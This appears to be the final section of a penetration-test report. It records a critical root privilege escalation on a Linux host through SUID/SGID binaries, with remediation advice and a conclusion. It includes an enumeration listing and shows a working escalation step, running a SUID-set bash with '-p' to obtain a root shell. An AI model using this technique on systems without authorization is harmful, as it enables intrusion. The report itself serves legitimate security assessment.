
Threat Level: Critical
Risk-Rating: Critical

Analysis

The critical finding of privilege escalation to the root user is especially alarming, requiring immediate measures to prevent further exploitation and potential system-wide damage.


The Set User ID (SUID) and Set Group ID (SGID) are permission mechanisms in Unix-like operating systems that allow users to execute a file with the permissions of the file's owner or group respectively. When an executable file has the SUID or SGID bit set, it runs with the privileges of the file owner or group owner instead of the user who is executing it.

Access to root using SUID and GUID



root@kali: /home/kali/Desktop
root@kali: /home/kali/Desktop/up
kali@kali: ~/Desktop

```
      SGID
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 71K Nov 24  2022 /snap/core22/1033/usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Nov 24  2022 /snap/core22/1033/usr/bin/expiry
-rwxr-sr-x 1 root ssl-cert 287K Aug 24 13:40 /snap/core22/1033/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 23K Feb 21  2022 /snap/core22/1033/usr/bin/wall
-rwxr-sr-x 1 root shadow 23K Feb  2  2023 /snap/core22/1033/usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 27K Feb  2  2023 /snap/core22/1033/usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 34K Feb 27  2019 /snap/core18/1754/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34K Feb 27  2019 /snap/core18/1754/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 71K Mar 22  2019 /snap/core18/1754/usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Mar 22  2019 /snap/core18/1754/usr/bin/expiry
-rwxr-sr-x 1 root crontab 355K Mar  4  2019 /snap/core18/1754/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 31K Mar  5  2020 /snap/core18/1754/usr/bin/wall
-rwxr-sr-x 1 root shadow 34K Feb  2  2023 /snap/core18/2812/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34K Feb  2  2023 /snap/core18/2812/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 71K Nov 29  2022 /snap/core18/2812/usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Nov 29  2022 /snap/core18/2812/usr/bin/expiry
-rwxr-sr-x 1 root crontab 355K Mar 30  2022 /snap/core18/2812/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 31K Sep 16  2020 /snap/core18/2812/usr/bin/wall
-rwxr-sr-x 1 root utmp 15K Sep 30  2019 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root crontab 43K Feb 13  2020 /usr/bin/crontab
-rwxr-sr-x 1 root tty 35K Apr  2  2020 /usr/bin/wall
-rwxr-sr-x 1 root shadow 83K May 28  2020 /usr/bin/chage
-rwxr-sr-x 1 root ssh 343K May 29  2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root mlocate 47K Jul 16  2019 /usr/bin/mlocate
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root shadow 31K May 28  2020 /usr/bin/expiry
-rwsr-sr-x 1 root root 1.2M Feb 25  2020 /usr/bin/bash
-rwxr-sr-x 1 root tty 15K Mar 30  2020 /usr/bin/bsd-write
```



```
Jul  9 06:47:08 oscp sshd[1298]: Accepted password for oscp from 192.168.128.1 port 54954 ssh2
Jul  9 08:08:20 oscp passwd[4303]: pam_unix(passwd:chauthtok): password changed for root
Jul  9 08:18:46 oscp kernel: [    5.886435] systemd[1]: Started Forward Password Requests to Wa
Jul  9 08:18:46 oscp kernel: [    6.624485] systemd[1]: Started Dispatch Password Requests to (

                                ╔════════════════╗
════════════════════════════════╣ API Keys Regex ╠════════════════════════════
                                ╚════════════════╝
Regexes to search for API keys aren't activated, use param '-r'


-bash-5.0$ /usr/bin/bash -p
bash-5.0# whoami
root
bash-5.0# 
```

Recommendation

Investigate and remediate the root cause of the privilege escalation to the root user. Review and strengthen system-level access controls, user permissions, and auditing to prevent future escalations.

It's essential to take immediate actions to mitigate the risk and prevent further exploitation. Here are recommendations to address this critical security issue:

- **Identify and Remove Unnecessary SUID/SGID Permissions:** Review all SUID and SGID files on the system and remove unnecessary permissions. Only essential executables should have these elevated privileges.

- **Update and Patch Vulnerable Software:** Ensure that all software and applications are updated to their latest patched versions. Vulnerabilities in outdated software might have been exploited to gain root access.

- **Review and Secure System Configuration:** Check system configuration files to ensure that they haven't been altered or misconfigured to allow unauthorized privilege escalation.

- **Implement Least Privilege Principle:** Apply the principle of least privilege, granting users only the permissions they need to perform their tasks. Avoid using SUID/SGID unless absolutely necessary.

- **Perform Security Audits and Regular Scans:** Conduct regular security audits and scans to detect any unauthorized changes, vulnerabilities, or suspicious activities that might lead to privilege escalation.

- **Enhance Monitoring and Logging:** Increase system monitoring and logging to track and analyze activities, especially those related to SUID/SGID binaries, for any anomalies or suspicious behavior.

- **Implement Access Controls and User Restrictions:** Restrict access to sensitive files, directories, and critical system resources. Utilize access controls and proper user/group permissions to limit unauthorized access.

- **Educate and Train Users:** Provide training to users and administrators about the risks associated with SUID/SGID, emphasizing best practices and security protocols to prevent exploitation.

- **Develop and Test Incident Response Plan:** Create or update an incident response plan specific to this type of security breach. Ensure the plan includes steps for containment, eradication, and recovery.

Taking these measures will help to mitigate the immediate risk of privilege escalation through SUID/SGID and strengthen the overall security posture of the system against such vulnerabilities.

3.2 References:

- https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11/
- https://www.acunetix.com/vulnerabilities/web/wordpress-5-4-x-multiple-vulnerabilities-5-4-5-4-2/

4. Conclusion:

In conclusion, the comprehensive assessment identified vulnerabilities of varying severity within the network and WordPress environment. Addressing these findings through a strategic approach to security measures is critical in fortifying the system against potential cyber threats. Immediate actions, such as securing access points, applying patches, and tightening access controls, are imperative to mitigate risks associated with unauthorized access, data exposure, and potential system compromise. By implementing the recommended measures, fostering a culture of security awareness, and maintaining proactive security protocols, the system can significantly enhance its overall security posture, ensuring resilience against evolving cyber risks and safeguarding its valuable assets and sensitive data.